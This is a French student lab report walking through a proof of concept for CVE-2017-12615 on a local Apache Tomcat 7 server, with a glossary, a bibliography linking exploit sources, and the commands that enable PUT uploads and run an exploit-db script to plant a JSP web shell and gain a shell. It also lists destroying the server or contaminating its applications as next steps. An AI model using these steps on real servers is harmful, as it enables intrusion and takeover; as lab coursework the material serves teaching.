XML : L'Extensible Markup Language, généralement appelé XML, « langage de balisage extensible » est un métalangage informatique de balisage générique qui est un sous-ensemble du « Standard Generalized Markup Language ». L'objectif initial de XML est de faciliter l'échange automatisé de contenus complexes (arbres, texte enrichi, etc.) entre systèmes d'informations hétérogènes (interopérabilité).

[8]URL:

Une URL (acronyme anglais de Uniform Resource Locator) est couramment appelé adresse web. Cette adresse sert à désigner une ressource présente sur le web par une suite de caractère ASCII. Les ressources peuvent être variées (page web, vidéo, son, image, animation, adresse email ...).
De manière concrète, l'URL de cette page est indiqué dans votre navigateur web.

Bibliographie

Nos références sont :

1- https://nvd.nist.gov/vuln/detail/CVE-201712615?fbclid=IwAR2sV30OaFtQE7Ja1vg3c762BOsD710a3BXGdIAlZP4M7RXD1-pYEm8x3k

2- https://www.exploit-db.com/exploits/42953?fbclid=IwAR2YC39okHPdJGbaJwvVYVoo6bFe4mn_UV4blHbbpSksCHBttuOCK7KdRpc

3- https://www.ibm.com/support/pages/security-bulletin-multiple-security-vulnerabilities-have-been-identified-jazz-reporting-service-shipped-rational-reporting-development-intelligence-cve-2017-12615-cve-2017-12616-cve-2017-12617?fbclid=IwAR3vjSPyF5nXCUNvUeQZNdw5XdCBjOl29lPA0blixvfRZrScBmUhhOulH18

4- https://tomcat.apache.org/tomcat-7.0-doc/config/http.html

5- https://paper.seebug.org/399/?fbclid=IwAR2Xn-CiX-vmLwcv8ZQUTfzBa-TlmohSFfSlkfF9INpHxr9gUrIkjT98zY4

6- https://paper.seebug.org/403/?fbclid=IwAR0EC8fQMHE2Y-rxIJipLIjQAdl431iQzIbRqSRhogpjJfx0oHPVXHKjA7o

7- http://dept-info.labri.u-bordeaux.fr/~guermouc/SR/SR/cours//cours2.pdf

8- http://www.itiforums.com/fichiers/2013_03_04_14_13_51_qualys_was_guide_on_scanning_fr.pdf

9- https://github.com/zi0Black/POC-CVE-2017-12615-or-CVE-2017-12717

10- https://www.alphabot.com/security/blog/2017/java/Apache-Tomcat-RCE-CVE-2017-12617.html

Fichier index : Réalisation du TP


Le but de ce Proof Of Concept est de montrer comment il est possible d'utiliser le CVE-2017-12615 afin d'avoir une télécommande sur un serveur Apache Tomcat.
*Telecharger le script PYTHON et inserer sur le répertoire desktop
** Travailler avec Git bash sur desktop : interface comme bash du Linux.
**Accéder à la machine via password : vqgqnt
1. Faire référence à l'endroit de JAVA via :
$export JAVA_HOME="C:/Program Files/Java/jdk1.8.0_231"

```
vagrant@vagrant-2012 MINGW64 ~/Desktop/apache-tomcat-7.0.0/bin
$ export JAVA_HOME="C:/Program Files/Java/jdk1.8.0_231"
```


2. Mettre en marche le serveur apache tomcat : fait accéder au répertoire sous répertoire Downloads
Serveur apache tomcat version **7.0.72** qui est vulnérable.
$./catalina.sh run

```
vagrant@vagrant-2012 MINGW64 ~
$ ./catalina.sh run
INFO: Starting service Catalina
Jan 03, 2020 5:37:06 PM org.apache.catalina.core.StandardEngine startInternal
INFO: Starting Servlet Engine: Apache Tomcat/7.0.0
Jan 03, 2020 5:37:06 PM org.apache.catalina.startup.HostConfig deployDirectory
INFO: Deploying web application directory docs
Jan 03, 2020 5:37:07 PM org.apache.catalina.startup.HostConfig deployDirectory
INFO: Deploying web application directory examples
Jan 03, 2020 5:37:08 PM org.apache.catalina.startup.HostConfig deployDirectory
INFO: Deploying web application directory host-manager
Jan 03, 2020 5:37:08 PM org.apache.catalina.startup.HostConfig deployDirectory
INFO: Deploying web application directory manager
Jan 03, 2020 5:37:08 PM org.apache.catalina.startup.HostConfig deployDirectory
INFO: Deploying web application directory ROOT
Jan 03, 2020 5:37:09 PM org.apache.coyote.http11.Http11AprProtocol init
INFO: Initializing Coyote HTTP/1.1 on http-8080
Jan 03, 2020 5:37:09 PM org.apache.coyote.http11.Http11AprProtocol start
INFO: Starting Coyote HTTP/1.1 on http-8080
Jan 03, 2020 5:37:09 PM org.apache.coyote.ajp.AjpAprProtocol init
INFO: Initializing Coyote AJP/1.3 on ajp-8009
```

3. Cette configuration sur le fichier du serveur web.xml doit obligatoirement etre faite pour autoriser d'ajouter des fichiers au serveur sauf les fichiers jsp qui ne sont pas autorisé:



Voici le serveur est fonctionnel et on observe ici les différents routes sur le serveur :
Exemple route vers /hello qui une application simple qui affiche hello.



4. Exécution du script python qui permet de générer un bash :
Le script est en réalité verifie si la version du tomcat est vulnerable ou pas :
On peut tester via la commande :
Pour que vous puissiez exécuter .py file allez à la répertoire du python :

```
$ cd "C:\Users\vagrant\AppData\Local\Programs\Python\Python38-32"
```

Puis exécuter le script pour vérifier si le serveur est vulnérable.

```
$ ./python file_referece.py –u http://localhost:8080
```

4. Via ce même script on est capable de génerer une “PUT request” qui va injecter un fichier .jsp dans le serveur pour faire fonctionner l’accès via un bash.

```
$ ./python C:/Users/vagrant/Desktop/42966.py -u http://localhost:8080 -p pwn
```

Un bash s’ouvre et vous pouvez faire tout.

Dans cette étape on a le contrôle du serveur entiére et on peut faire ce qu’on veut :

- ➔ Détruire le serveur.
- ➔ Contaminer les applications qu’il gère.
- ➔ Modifier un service…

Résultat d'accès via un bash

****Fin de la réalisation du TP****